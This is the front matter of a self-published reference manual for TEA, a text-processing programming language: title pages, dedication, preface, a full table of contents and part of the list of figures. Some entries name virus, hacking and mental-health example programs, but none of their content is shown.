
Willrich L. Joseph, MSc.



TEA TAZ: TRANSFORMING EXECUTABLE ALPHABET A: TO Z:

Nuchwezi Research

TEA TAZ – Transforming Executable Alphabet A: to Z: COMMAND SPACE SPECIFICATION

IN BRIEF

A formal introduction to **TEA – Transforming Executable Alphabet**; a general-purpose Computer Programming Language that is text-processing oriented and based on a sequence-transformer chaining paradigm. Also, the official reference manual on the design, implementation and use of TEA for arbitrary problems and domains.

ALSO BY JOSEPH WILLRICH LUTALO

- **FICTION** –

Shrines of the Free Men

Club 69

Embaga Ku Rina Island

Rock 'N' Draw

- **ACADEMIA** –

Concerning a Transformative Power in Certain Symbols, Letters and Words

Applying TRANSFORMATICS in GENETICS

The Theory of Sequence Transformers & their Statistics

NOVUS MODERNUS GRIMOIRE LUMTAUTO

JWL's Chronological Literary Review of Daniel Defoe's Robinson Crusoe (1719)

Masonic Construction: Perfect Pentagon or Pentagram (The Masonic Pentalpha Method)

Reviewing "code {poems}";

TEA TAZ – TRANSFORMING EXECUTABLE ALPHABET A: TO Z: COMMAND SPACE SPECIFICATION

A TREATISE

BY

JOSEPH WILLRICH LUTALO **C.M.R.W.**

First published on the Internet in 2025 by

I*POW
(International Internet Portfolio of Writers)

https://t.me/ipowriters

Copyright © Joseph Willrich Lutalo 2025

The right of Joseph Willrich Lutalo to be identified as the author of this work has been asserted by him in accordance with the Copyright, Designs and Patents Act 1988.

A catalogue record for this book shall likewise become available from the British, as well as the Uganda National Library.

ISBN :

All rights reserved. No part of this publication may be reproduced, transmitted, or stored in a retrieval system, in any form or by any means, without permission in writing from I*POW.

—Λ—

I*POW Living Document Edition since **30th September, 2025**
Latest Revision: 30th October 2026

TEA TAZ – **T**ransforming **E**xecutable **A**lphabet A: to Z: COMMAND SPACE SPECIFICATION

Willrich J. Lutalo[1]

joewillrich@gmail.com, jwl@nuchwezi.com

October 30, 2026

[1]Inventor of the TEA language, also currently a volunteering & Independent Principal Investigator at Nuchwezi Research — https://nuchwezi.com

Dedication

I:{**Dedicate this book to Dr. Marriette of Makerere University, CoCIS graduate school.** When she first taught me LISP on the white-board, during my masters class on advanced computer programming — **MCN7105**:"Structure and Interpretation of Computer Programs", I felt like a special mini-universe of computing had been hidden from me all along. *Exposure to not just a different, albeit uncommon syntax and abstraction approach to computational problem solving she passed down to me, and somewhat helped spur my interest further, into exploring non-mainstream programming languages. Also, I recall when I first encountered a serious non-C-family language, RUBY by Matz, first exposed to me by Revence Kalibwani (R*I*P) — also a seasoned Haskell programmer, I never looked back, and now I have a truly elegant, fully functional non-C-family computer programming language of my own, several years down the road.*}

`|U:|A:|V:C|A*:C`

Preface

This is one of those books that I have significantly poured my heart and life's experiences into, and hopefully it's all worth it! Most importantly though, this, among all the books I have worked on leveraging and applying my new mathematics of transformatics, is that book that especially exhibits what I would like to refer to as "Transformative Learning" or "Transformative Education" and both of which apply what we might refer to as *Transformative Teaching*; a concept which I would succinctly express and summarize with the following initial, fundamental and most general formal transformer you'll encounter in this book:

Transformer 1 (Transformative Teaching).

$$\texttt{potential}|_1^n \xrightarrow{\texttt{Apply}_{teach:nurture}(\cdot)} \texttt{rewards}|_1^\infty$$

Much of the rest of this book is going to be about applying that transformer to **you**!




Figure 1: Welcome to **Transformative Teaching**!

Contents

Dedication **3**

Preface **5**

List of ACRONYMS **33**

Abstract **1**

1 Introduction **3**

1.1 Essential Nomenclature and Concepts 4

1.1.1 TEA Command Variations and Qualifying TEA Commands Correctly 6

1.2 INSTALLATION and Basic USAGE Instructions 8

1.2.1 TEA on MOBILE 9

1.2.2 TEA on DESKTOP and SERVER 11

2 THE TEA LANGUAGE DESIGN and DEFINITION **13**

2.1 TEA Lexical and Syntax Grammars 13

2.2 TEA Language Processor 17

2.2.1 Quirks of the TEA Parser: Parsing and Processing Multi-line TI and Multiple TI On A Single Line 18

2.3 Tea Instruction Set And The Tea Command Primitive Names . . 21

2.3.1 The Tea Command Naming Standard 22

3 TEA REGULAR EXPRESSIONS 25

4 TEA and The Mathematics of TRANSFORMATICS 29

5 TRANSFORMATICS 101 - explained:
A rigorous, succinct introduction to all the essential foundations and proposed theory of Transformatics 33

5.1 Foundations of a New Mathematics of Sequences 34

5.1.1 Result 1: The Empty Sequence[1] 34

5.1.2 Result 2: A Symbol Set[2] 34

5.1.3 Result 3: A Sequence[1] 34

5.1.4 Result 4: Sequence Cardinality[3][2] 34

5.1.5 Result 5: A Sequence Symbol Set[4][2] 34

5.1.6 Result 6: A Sequence Transformation[5][1] 34

5.1.7 Result 7: A Sequence Transformer[6][5] 34

5.1.8 Result 8: A Sequence Filter[5] 35

5.1.9 Result 9: A Sequence Generator[5][7] 35

5.1.10 Result 10: A Sequence Sampler[8] 35

5.2 Proposed Abstractions Leveraging Transformatics 37

5.2.1 Proposal 1: The o-SSI Sequence from any Sequence[4] . . . 37

5.2.2 Proposal 2: The Anagram Distance Between Any Two Sequences[3] 38

5.2.3 Proposal 3: The Transformer Compression Ratio of any Sequence Transformation[5] 40

5.2.4 Proposal 4: The Piecemeal Compression Ratio of Any Sequence Transformation[5] 41

5.2.5 Proposal 5: The Modal Sequence Statistic of Any Sequence[5] 42

5.2.6 Proposal 6: The Characteristic of Any Sequence[8] 44

5.2.7 Proposal 7: The Population Characteristic of Any Collection of Sequences[8] 48

5.2.8 Proposal 8: A Super Sequence from One or More Sequences[8] 50

5.2.9 Proposal 9: Programs as Chains of Sequence Transformers (Transformer-Chains)[8][9] 52

5.2.10 Proposal 10: Entropy of a Sequence[1] 56

5.3 Conclusion 59

6 TEA A: TO Z: COMMAND SPACE SPECIFICATION (Introduction) 61

7 A: ANAGRAMMATIZE 63

7.1 SEMANTICS of A: 63

7.2 NOTES about A: 63

7.3 EXAMPLE APPLICATIONS of A: 64

7.3.1 EXAMPLE 1: **HOME ECONOMICS:** Randomly Pick What to Cook 64

8 B: BASIFY 67

8.1 SEMANTICS of B: 68

8.2 NOTES about B: 68

8.3 EXAMPLE APPLICATIONS of B: 69

8.3.1 EXAMPLE 1: **NUMERICAL ANALYSIS:** Compute Largest Possible o-SSI Number from Several Arbitrary Sequences 69

9 C: CLEAR 73

9.1 SEMANTICS of C: 74

9.2 NOTES about C: 74

9.3 EXAMPLE APPLICATIONS of C: 85

9.3.1 EXAMPLE 1: **DATA ENCODING:** The N-SIGIL Generator: print textual-qrcode corresponding to some number N 85

10 D: DELETE **97**

10.1 SEMANTICS of D: 98

10.2 NOTES about D: 98

10.2.1 D-Bonus Examples: 100

10.3 EXAMPLE APPLICATIONS of D: 105

10.3.1 EXAMPLE 1: **DATA MINING:** EXTRACTING WELL-FORMATTED TELEPHONE CONTACTS from TEXT . 105

11 E: EVALUATE **107**

11.1 SEMANTICS of E: 108

11.2 NOTES about E: 108

11.3 EXAMPLE APPLICATIONS of E: 113

11.3.1 EXAMPLE 1: **DYNAMIC PROGRAMMING:** AUTO-GENERATION of VALID SELF-MODIFYING CODE . . 114

11.3.2 EXAMPLE 2: **INFORMATION SECURITY:** OFFENSIVE TEA-VIRUS PROGRAM MODIFYING and EXPOSING A CALLER PROGRAM via WEB 117

12 F: FORK **125**

12.1 SEMANTICS of F: 126

12.2 NOTES about F: 126

12.3 EXAMPLE APPLICATIONS of F: 127

12.3.1 EXAMPLE 1: **COMPUTATIONAL PSYCHOLOGY:** ZHA — ZEE HACKER ASSISTANT, a human support assistant chatbot system 128

13 G: GLUE **139**

13.1 SEMANTICS of G: 140

13.2 NOTES about G: 140

13.3 EXAMPLE APPLICATIONS of G: 141

13.3.1 EXAMPLE 1: **DATA ANALYSIS:** A SERIOUS WORD COUNTER PROGRAM 142

14 H: HEW **145**

14.1 SEMANTICS of H: 146

14.2 NOTES about H: 146

14.3 EXAMPLE APPLICATIONS of H: 148

14.3.1 EXAMPLE 1: **GAME PROGRAMMING:** A TEXT ADVENTURE GAME: BOOBS 'N' TRAPS[10] 149

15 I: INTERACT **167**

15.1 SEMANTICS of I: 168

15.2 NOTES about I: 168

15.2.1 The **I*..** Interact Command EXTENSIONS 171

15.3 EXAMPLE APPLICATIONS of I: 172

15.3.1 EXAMPLE 1: **GRAPHICAL GAME PROGRAMMING:** [pure-GUI] TEXT ADVENTURE GAME: BOOBS 'N' TRAPS[10] 173

15.3.2 EXAMPLE 2: **COMPUTATIONAL MYSTICISM:** The LUMTAUTO Occult Language Message Encoder 175

16 J: JUMP **183**

16.1 SEMANTICS of J: 184

16.2 NOTES about J: 184

16.3 EXAMPLE APPLICATIONS of J: 186

16.3.1 EXAMPLE 1: **COMPUTATIONAL MEDICINE:** THE MENTAL HEALTH SELF-ANALYSIS TOOL 186

17 K: KEEP **215**

17.1 SEMANTICS of K: 216

17.2 NOTES about K: 216

17.3 EXAMPLE APPLICATIONS of K: 217

17.3.1 EXAMPLE 1: **COMPUTATIONAL FINE-ART:** SKIRT DESIGNING PROGRAM 217

18 L: LABEL **225**

18.1 SEMANTICS of L: 226

18.2 NOTES about L: 226

18.3 EXAMPLE APPLICATIONS of L: 228

18.3.1 EXAMPLE 1: **GAME PROGRAMMING:** TEXT-BASED BRAIN-GAME: LUCKY 101 229

19 M: MIRROR **241**

19.1 SEMANTICS of M: 242

19.2 NOTES about M: 242

19.3 EXAMPLE APPLICATIONS of M: 244

19.3.1 EXAMPLE 1: **COMPUTATIONAL MYSTICISM:** The Grand Myrrh: **MYRRH LANGUAGE** Transformer . . 245

20 N: NUMBER **249**

20.1 SEMANTICS of N: 250

20.2 NOTES about N: 250

20.3 EXAMPLE APPLICATIONS of N: 252

20.3.1 EXAMPLE 1: **DATA-ENGINEERING:** GENERATING RANDOM [NUMERIC] DATASETS or STRUCTURES CONFORMING TO SOME PATTERN SCHEMAS 252

20.3.2 EXAMPLE 2: **STATISTICAL ANALYSIS:** DESCRIPTIVE, EXPLORATORY and PREDICTIVE DATA ANALYZER 266

21 O: ORDER **297**

21.1 SEMANTICS of O: 297

21.2 NOTES about O: 298

21.3 EXAMPLE APPLICATIONS of O: 303

21.3.1 EXAMPLE 1: **STATISTICAL ANALYSIS:** The RANKING UTILITY (RU) 303

22 P: PERMUTATE **315**

22.1 SEMANTICS of P: 316

22.2 NOTES about P: 316

22.3 EXAMPLE APPLICATIONS of P: 319

22.3.1 EXAMPLE 1: **MUSIC & POETRY:** A Random VOWEL HYMN Generator 319

23 Q: QUIT **323**

23.1 SEMANTICS of Q: 324

23.2 NOTES about Q: 324

23.3 EXAMPLE APPLICATIONS of Q: 326

23.3.1 EXAMPLE 1: **PSYCHOLOGY & ASTROLOGY:** PERSONALITY CALCULATOR 326

24 R: REPLACE-REWRITE **337**

24.1 SEMANTICS of R: 338

24.2 NOTES about R: 339

24.2.1 The Peculiar Side of R: — Using R: without explicit arguments 341

24.2.2 TEA TEMPLATE Expressions — TEA ReWRITE System 346

24.3 EXAMPLE APPLICATIONS of R: 352

24.3.1 EXAMPLE 1: **HUMAN SUPPORT:** SMS and TEXT Minifier Program 352

24.3.2 EXAMPLE 2: **MATHEMATICS:** ADVANCED MATHEMATICS COMPUTER 358

24.3.3 EXAMPLE 3: **CRYPTOGRAPHY:** INVISIBLE TEXT MESSAGES — The GHOST Message Protocol 364

25 S: SALT **397**

25.1 SEMANTICS of S: 398

25.2 NOTES about S: 398

25.3 EXAMPLE APPLICATIONS of S: 400

25.3.1 EXAMPLE 1: **CHILD EDUCATION:** The SIR GAME 400

26 T: TRANSFORM **413**

26.1 SEMANTICS of T: 413

26.2 NOTES about T: 414

26.3 EXAMPLE APPLICATIONS of T: 424

26.3.1 EXAMPLE 1: **COMPUTATIONAL ART:** Abstract Text-Art Generator 424

27 U: UNIQUEIFY **449**

27.1 SEMANTICS of U: 450

27.2 NOTES about U: 450

27.3 EXAMPLE APPLICATIONS of U: 456

27.3.1 EXAMPLE 1: **COMPUTATIONAL MYSTICISM:** MAGICAL VOWEL HYMN GENERATOR 456

28 V: VAULT **465**

28.1 SEMANTICS of V: 466

28.2 NOTES about V: 466

28.2.1 VAULT with TEA DATABASE — persistent storage in TEA471

28.3 EXAMPLE APPLICATIONS of V: 472

28.3.1 EXAMPLE 1: **INFORMATION SECURITY:** Random SECURE Password Generator (RSPG) 472

28.3.2 EXAMPLE 2: **NUMBER THEORY:** Computing Fibonacci Sequences 494

29 W: WEBIFY **499**

29.1 SEMANTICS of W: 500

29.2 NOTES about W: 500

29.2.1 HTTP POST Requests 501

29.2.2 HTTP GET Requests 521

29.3 EXAMPLE APPLICATIONS of W: 526

29.3.1 EXAMPLE 1: **DATA COMMUNICATION:** EMAIL POSTING SERVICE 527

30 X: XENOGRAFT **539**

30.1 SEMANTICS of X: 539

30.2 NOTES about X: 540

30.3 EXAMPLE APPLICATIONS of X: 541

30.3.1 EXAMPLE 1: **E-LEARNING:** FREE DICTIONARY — LEXICON 541

31 Y: YANK **553**

31.1 SEMANTICS of Y: 554

31.2 NOTES about Y: 554

31.3 EXAMPLE APPLICATIONS of Y: 557

31.3.1 EXAMPLE 1: **CALLIGRAPHY:** Text Beautifier 559

32 Z: ZAP **573**

32.1 SEMANTICS of Z: 574

32.2 NOTES about Z: 574

32.2.1 Environment and Platform Introspection using ZAP 581

32.3 EXAMPLE APPLICATIONS of Z: 582

33 TEA Operating System (TOS) 583

33.1 **COMPUTER ARCHITECTURE:** TEA Operating System Design 586

33.1.1 The TOS Specification 589

33.1.2 The TOS Architecture 595

33.1.3 The TOS Proof-of-Concept 600

34 Conclusion 641

Appendix A PROGRAMMING FUNDAMENTALS in TEA 643

A.1 Introduction and SCOPE 644

A.2 TOPIC-1: Basic Syntax and Program Structure 646

A.2.1 How to write and run a simple program such as "Hello World" 646

A.2.2 Understanding statements, expressions, and comments. . . 647

A.2.3 TEA Program Flow 654

A.2.4 How TEA syntax differs from traditional/common languages such as C, Python, Java, but also Haskell and Common LISP. 656

A.3 TOPIC-2: Data Types and Variables 661

A.3.1 TEA Regular Expressions 665

A.4 TOPIC-3: Operators and Expressions 669

A.5 TOPIC-4: Control Flow 672

A.5.1 Conditional Branching: IF-ELSE in TEA — `F:`, `L` & `J:` . . 673

A.5.2 Conditional Looping: Do-WHILE, WHILE & FOR-LOOP in TEA — `F:`, `L`, `Q:`, `J:` 677

A.5.3 Unconditional Branching in TEA — `Q:` & `J:` 682

A.5.4 Unconditional Loops in TEA — `L:` & `J:` 687

A.6 TOPIC-5: Functions and Modularization 693
A.6.1 Multi-line TEA Functions 694
A.7 TOPIC-6: Input and Output 694
A.8 TOPIC-7: Data Structures 694
A.9 TOPIC-8: Error Handling 694
A.10 TOPIC-9: Memory and Variable Lifetime 695
A.11 TOPIC-10: Problem-Solving Mindset 695

About the Inventor of TEA **706**

List of Figures

1 Welcome to **Transformative Teaching**! 5

2 The TEA Computer — a concept of a computing machine modeled after a Tea Cup! 2

1.1 A BCA (Blackboard Computing Adventures) session depicting two fundamental ideas — that **Computers run on electricity** (chemistry and physics) and that **Computing runs on programs** (mathematics and logic) — featuring a simple TEA program that computes the **Message Invisibility Ratio**; a percentage of how much a given input string is actually invisible/space characters. . 3

1.2 Phone Snapshots of MOBILE TEA in action 10

1.3 Phone Snapshots of MOBILE TEA in action —- apps and the code editor 11

2.1 The TEA Instruction Lexical Specification (regular language) . . 14

2.2 The TEA Program Lexical Specification (regular language) 14

2.3 The TEA Instruction Context Free Grammar in Simple Form (context-free language) 15

2.4 The TIL CFG in BNF 16

2.5 The TEA Program Context Free Grammar in Simple Form 16

2.6 The TEA Program CFG in BNF (context-free language) 17

2.7 The TEA Program Execution Process. 18

2.8 Sample TEA Program demonstrating most quirks of a non-trivial TEA Program 19

2.9 Sample TEA Program demonstrating most quirks of TEA programming (MINIFIED version) 19

2.10 The TEA Instruction Set (26 TEA Primitives and their names). . 22

5.1 TEA EXAMPLE: **SC-Computer**: transforms any input sequence into its sequence characteristic! 48

6.1 Welcome to TEA Computer Programming 101! 61

7.1 TEA EXAMPLE: Random Meal Recommender 64

8.1 TEA APPLICATION: Computing Largest o-SSI 70

8.2 TEA EXAMPLE: Numerically Sorting Words/Values/Numbers in WEB TEA 71

8.3 Result of numerically sorting numeric projections 72

9.1 TEA Debugger Output for Understanding Memory Alteration via `c*!:vA` 77

9.2 TEA Debugger Output for Understanding Memory Alteration via C: 78

9.3 TEA Debugger Output for Understanding Selective Processing of Vaults by `C*:` and `C*!:` 80

9.4 TEA APPLICATION: **N-SIGIL** Text-based Unique-Image Generator TEA Game 91

9.5 Phone Snapshots of WEB TEA in action 92

9.6 N-SIGIL v1.0.1: a basic qrcode for just the number 1 93

10.1 TEA Program: Compute TEA Program Signature v2 104

10.2 TEA APPLICATION: PHONE CONTACT Extractor 106

11.1 A Basic TEA Hello World Program 114

11.2 TEA EXAMPLE: A SELF-MODIFYING HELLO WORLD TEA Program 115

11.3 **ICecomics** Ruby Complains about Self-Modifying TEA Program 118

11.4 Hacking and Info-Sec Action Leveraging TEA Programming . . . 118

11.5 TEA EXAMPLE: An Injectable TEA VIRUS Program Demonstrating SELF-MODIFYING Capabilities and Info-SEC Offensive Action . . . 121

11.6 TEA APPLICATION: The Injectable TEA VIRUS Program Minified and Sanitized . . . 123

12.1 Unifying Model of Willrich Psychology — in a mind-map . . . 128

12.2 TEA APPLICATION: ZHA v1.0.8 — a simple quasi-General Artificial Intelligence Chatbot written in the TEA language . . . 132

12.3 TEA APPLICATION: ZEE HACKER ASSISTANT v1.0.3 . . . 136

12.4 ZHA v1.0.1: a queer conversation between a hacker and the person of The President that he invoked via ZHA! . . . 137

13.1 TEA APPLICATION: WORD COUNTER . . . 142

14.1 The game state machine for **BOOBS 'N' TRAPS**. . . . 149

14.2 TEA APPLICATION: BOOBS 'N' TRAPS v1.0.0.1 . . . 164

14.3 BOOBS N TRAPS game landing screen . . . 165

14.4 BOOBS N TRAPS game session screen . . . 166

14.5 BOOBS N TRAPS game end screen . . . 166

15.1 BOOBS N TRAPS game running in enhanced I*.. mode . . . 173

15.2 BOOBS N TRAPS game running in original mode . . . 174

15.3 BOOBS N TRAPS game running on WEB . . . 175

15.4 TEA Program: The LANGuage to LUMTauto transformer . . . 180

15.5 MINIFIED TEA Program: The basic LUMTAUTO transformer program source-code . . . 182

16.1 The MENTAL HEALTH DIAGNOSIS FRAMEWORK (MHDF) — an example of applying **Willrich Psychology** . . . 187

16.2 TEA APPLICATION: MHDP: MENTAL HEALTH DIAGNOSIS PROGRAM v1.3 208

16.3 HDP session landing screen (on WEB) 209

16.4 HDP session name prompt screen (on CLI) 209

16.5 HDP session solutions prompt screen (on CLI) 210

17.1 TEA APPLICATION: SKIRT DESIGN IMAGE GENERATOR . 220

17.2 TEA EXAMPLE OUTPUT: SKIRT DESIGN 1 — a mini-skirt . 220

17.3 TEA EXAMPLE OUTPUT: SKIRT DESIGN 2 — almost looks like a dress! 221

